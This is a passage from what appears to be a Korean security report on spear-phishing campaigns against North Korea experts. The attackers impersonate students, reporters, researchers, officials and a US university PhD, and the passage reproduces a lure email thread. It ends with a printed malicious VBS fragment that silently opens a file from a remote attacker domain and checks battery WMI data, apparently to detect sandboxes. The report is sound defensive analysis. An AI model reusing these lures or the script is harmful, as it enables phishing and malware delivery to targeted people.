


[그림 10] 국내 전문인사를 타켓으로 한 스피어 피싱 메일

4-3 서울 Y대 대학생 사칭

✓ “북핵문제에서의 중국의 역할” 에 관련된 논문 작성에 도움과 조언을 요청

✓ 사례비로 $250 달러를 지급하겠다는 내용으로 관심 유도




[그림 11] 논문 초안으로 가장하여 악성 한글 문서 배포

4-4 신문사 기자 사칭

✓ “한미동맹 70주년 기념 한국중앙일보 인터뷰 요청” 등의 제목으로 접근

✓ 특집 기사를 준비 중이라는 내용으로 인터뷰 유도



[그림 12] 메일 수신자의 응답으로 악성 한글 문서 배포

4-5 연구소 연구원 사칭

✓ 북한인권에 관한 이슈브리핑 원고 집필 요청

✓ 원고료 $500 달러를 지급하겠다는 내용으로 관심 유도

[동아시아연구원] 아시아민주주의연구네트워크(ADRN) 이슈브리핑 집필 요청

@eai.gay>
2023-05-16 오후 4:30

받는 사람:

안녕하십니까? 동아시아연구원 연구원 입니다.
부득이 서면으로 먼저 인사 드리게 되었습니다. 양해해 주시면 감사하겠습니다.

다름이 아니오라, 동아시아연구원 이 사무국 운영을 맡고 있는 아시아민주주의연구네트워크(Asia
Democracy Research Network, ADRN) 프로젝트의 일환으로 북한인권에 관한 이슈브리핑 원고 집필을 요청드리고자 합니다. 제52차 UN인권이사회에서 북한인권결의가 채택됨에 따라, ADRN 대표를 맡고 계신 께서
교수님께 원고 집필을 부탁드리는 것이 좋겠다고 말씀하셔서 연락 드리게 되었습니다.

본 영문 이슈브리핑의 원고 분량은 A4 4~5페이지
ADRN(www.adrnresearch.org) 두 웹사이트를 통해
있으며, 고료는 세전 미화 500불입니다.

바쁘신 와중에 부탁드리게 되어 송구하오나, 긍정

혹시라도 궁금하신 사항이 있으시면 언제든지 말

감사합니다.

드림

East Asia Institute
재단법인 동아시아연구원
연구원
Research Associate

(03028) 서울특별시 종로구 사직로7길 1, 2층(사직
1, Sajik-ro 7-gil, Jongno-gu, Seoul, Republic of K
E-mail: @eai.gay

[RE][동아시아연구원] 아시아민주주의연구네트워크(ADRN) 이슈브리핑 집필 요청

@yonsei.ac.kr>
2023-05-20 오후 11:30

받는 사람:

선생님,
먼저 답장이 늦은 점 죄송합니다. 보내주신 메시지 잘 받았습니다. 요즘 일이 밀려서... 원고에 집중하기 어려울것 같습니다. ㅜㅜ 죄송합니다. 다른 기회에 뵙고 인사드리겠습니다.
황태희 드림

----- Original Message -----
From : <@eai.gay>
To : <>
Cc :
Sent : 2023-05-16 16:30:32
Subject : [동아시아연구원] 아시아민주주의연구네트워크(ADRN) 이슈브리핑 집필 요청

안녕하십니까? 동아시아연구원 연구원 입니다.
부득이 서면으로 먼저 인사 드리게 되었습니다. 양해해 주시면 감사하겠습니다.


다름이 아니오라, 동아시아연구원 이 사무국 운영을 맡고 있는 아시아민주주의연구네트워크(Asia

[그림 13] 정상 메일로 인지하여 자연스러운 회신 메일을 회신한 메일 수신자

4-6 국가 고위 공직자 사칭

✓ 정책자문 위원들의 보안서약서 작성 후 회신 요청


✓ 고위 공직자로 사칭하여 국가 중요 요직의 인사에게 악성코드 배포 시도



[그림 14] 고위 공직자를 사칭한 메일

4-7 라디오 방송 기자 사칭


✓ “북한인권활동을 위한 탈북자들의 활동” 에 관련한 내용으로 전문가 의견 요청
✓ 북한 위성 “2015년 은하3호” 에 대한 실패의 원인에 대한 내용으로 인터뷰 유도
✓ 북한 핵과 관련해 주변국의 대응 관련한 인터뷰 요청



[그림 15] 라디오 방송 기자를 사칭한 초기 미끼 메일들

4-8 미국 P 대학 박사로 사칭

✓ “한국의 핵 무기에 관련된 내용” 으로 접근
✓ 연구원, 교수, 기술자, 고위공직자 등에게 다수 메일 발송
✓ 화상회의 솔루션인 ‘ZOOM’ 설치 유도(악성코드)



[그림 16] 초기 미끼 메일(좌) / 악성스크립트 압축파일 첨부(중) / 악성링크 메일 첨부(우)


```
On Error Resume Next
Result=""
isProcessRunning = ""
Set ws = CreateObject("WScript.Shell")
Set WMI = GetObject("WinMgmts:")
Set Objs = WMI.InstancesOf("Win32_Battery")
Set fs = CreateObject("Scripting.FileSystemObject")

pp="cmd.exe /c explorer ""https://mngrdp.site/hiro/share.docx"""
re=ws.run(pp,0,true)
wscript.sleep(2000)
For Each Obj In Objs
  isProcessRunning = isProcessRunning & Obj.Description & " "
Next
```

◀ 악성 VBS(Consent Form_Princeton Study.vbs) 실행 유도

